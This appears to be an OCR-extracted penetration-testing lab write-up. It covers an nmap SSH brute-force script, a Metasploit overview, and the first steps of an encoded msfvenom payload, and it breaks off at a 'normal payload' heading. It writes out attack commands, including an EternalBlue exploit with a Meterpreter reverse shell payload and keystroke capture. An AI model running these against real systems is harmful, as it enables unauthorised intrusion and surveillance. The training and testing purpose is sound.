
USING NMAP's INBUILT ATTACKS:

We are now going to use the NMAP scripts which has the ssh based attacks, and list all of the following, then choose the SSH-brute.nse attack on the target IP.

Command: nmap –script=ssh-brute.nse 192.168.180.76 -Pn


This command brute forces all the ssh with the inbuilt username/password combination.






The attack was **not successful** because there are no accounts with the database based password and username.


Now lets see the next attack based on Http:





This was yet again a failure because it took way too long for the scripts to be ran, so it got terminated automatically.

Below we are looking at the nmap -sV command with some arguments (--script vulners) , this command helps in finding the vulnerabilities in the IP open ports.



NOW MOVING FORWARD WITH THE NEXT PENTESTING TOOL:

- *METASPLOIT*

METASPLOIT:

Metasploit is a powerful framework used for penetration testing, which is like legally breaking into computer systems to find weaknesses so that they can be fixed before actual hackers can exploit them. Metasploit provides a collection of tools, techniques, and exploits that help cybersecurity professionals simulate attacks and test the security of networks and applications.

What Metasploit Does

In essence, Metasploit:

1. Identifies Vulnerabilities: It scans and finds weaknesses or misconfigurations on systems that hackers could potentially use.
2. Exploits Weaknesses: It uses specific attack methods called “exploits” to gain access to a system, proving that these weaknesses can be leveraged.
3. Post-Exploitation: Once Metasploit gains access, it uses additional tools to perform actions like accessing files, taking control, or moving to other systems to show the possible extent of damage.

Key Features of Metasploit

Here are some of the main features that make Metasploit so versatile and powerful:

1. Exploits and Payloads:
    - Exploits are modules that target specific vulnerabilities in systems. For example, there are exploits for outdated versions of software, like old web servers or database systems.
    - Payloads are code snippets that run once an exploit is successful. They can create a backdoor, open a command shell, or even install software. Metasploit's payloads include Meterpreter, which is a flexible and stealthy command line that can give remote control over a compromised system.
2. Auxiliary Modules:
    - These are tools for scanning, gathering information, and even DoS (Denial of Service) attacks without actually exploiting any system.
    - Auxiliary modules can help identify live hosts, open ports, and service versions on target systems, making them essential for mapping out networks before launching an attack.
3. Post-Exploitation Tools:
    - After gaining access to a target, Metasploit has tools to perform post-exploitation tasks. This includes file manipulation, capturing keystrokes, taking screenshots, and exploring the compromised system further.
    - These tools allow testers to show the level of access and potential damage an attacker could achieve if the system were exploited.
4. Metasploit Console (msfconsole):
    - The msfconsole is the main interface of Metasploit. It's a command-line tool that allows users to search for vulnerabilities, set up exploits and payloads, and interact with compromised systems.
    - The console has a command structure that makes it easy to configure and run tests while offering access to every Metasploit feature.
5. Database Integration:

    - Metasploit can store scan results, credentials, and other findings in a built-in database. This allows penetration testers to keep track of all their actions, findings, and targets efficiently.
6. Nexpose and Nmap Integration:
    - Metasploit can integrate with tools like Nexpose (a vulnerability scanner) and Nmap (a network mapper) to import scan results directly. This saves time and provides a streamlined way to act on known vulnerabilities.
7. Scripts and Automation:
    - Metasploit offers scripting capabilities through msfconsole commands and resource scripts. This lets testers automate repetitive tasks and customize attacks for more efficient testing.

How Metasploit is Used for Penetration Testing

Penetration testers typically follow a structured process with Metasploit to simulate real-world attacks. Here's an outline of a typical workflow:

Step 1: Reconnaissance and Scanning

- Before launching any attack, penetration testers gather information about the target network. They use auxiliary modules and tools like Nmap to scan for live hosts, open ports, and service versions.
- Example Command: nmap -sV 192.168.1.0/24

Step 2: Identifying Vulnerabilities

- Using the information gathered, they identify which exploits might work on the target. Metasploit has a search feature that lets them quickly find exploits based on the service name or version.
- Example Command: search smb

Step 3: Selecting and Configuring an Exploit

- After selecting an exploit that matches a target's vulnerability, they configure the settings, like the IP address of the target and, if needed, other specific parameters.
- Example Command: use exploit/windows/smb/ms17_010_eternalblue
- Set the target IP: set RHOST 192.168.1.10

Step 4: Choosing and Configuring a Payload

- The tester chooses a payload to run on the target if the exploit works. This might be a reverse shell (to open a way to control the target system) or a Meterpreter session.
- Example Command: set PAYLOAD windows/meterpreter/reverse_tcp

Step 5: Launching the Exploit

- Once everything is set up, the tester runs the exploit. If successful, they gain access to the target system through the payload.
- Example Command: exploit

Step 6: Post-Exploitation and Reporting

- After gaining access, testers can use Metasploit's post-exploitation tools to examine the system's files, users, and network connections.
- Example Commands: sysinfo (to gather system information), getuid (to see user privileges).
- Once the testing is done, they document vulnerabilities and recommend fixes to strengthen security.

Example Commands in Metasploit

- List all available exploits: show exploits
- Set target IP: set RHOST <IP>
- Run the exploit: exploit
- Capture keystrokes: keyscan_start (after compromising the target with Meterpreter)
- Take screenshots: screenshot

Real-Life Applications


Metasploit helps identify weak spots in a company's defenses by showing how an attacker might enter, move through, and take control of systems. It's crucial for penetration testing, security audits, and training exercises to ensure that security teams know how to respond to potential attacks.

In summary, Metasploit is a robust and versatile tool used to improve cybersecurity by safely testing and identifying vulnerabilities before a real attack can happen.

SETTING UP METASPLOIT:


→Setting up the database(postgresql).


→Initializing it.



Using command: **msfconsole** we can get into the metasploit interface where we can play around with the tools responsibly.

In the below figure we are just searching for some exploits related to windows and ftp protocol and using the exploit.






GENERATING ENCODED CUSTOM PAYLOAD:

We are using **msfvenom** to create an encoded payload that can be used in a penetration testing scenario, likely to gain access to a target machine running Windows.


> **shika.exe**: Redirects the output to a file named **shika.exe**.

This file is the **encoded payload** in Windows executable format, ready to be deployed on a target machine.




The .exe file for the encoded payload has been generated in our machine.

GENERATION OF NORMAL PAYLOAD:

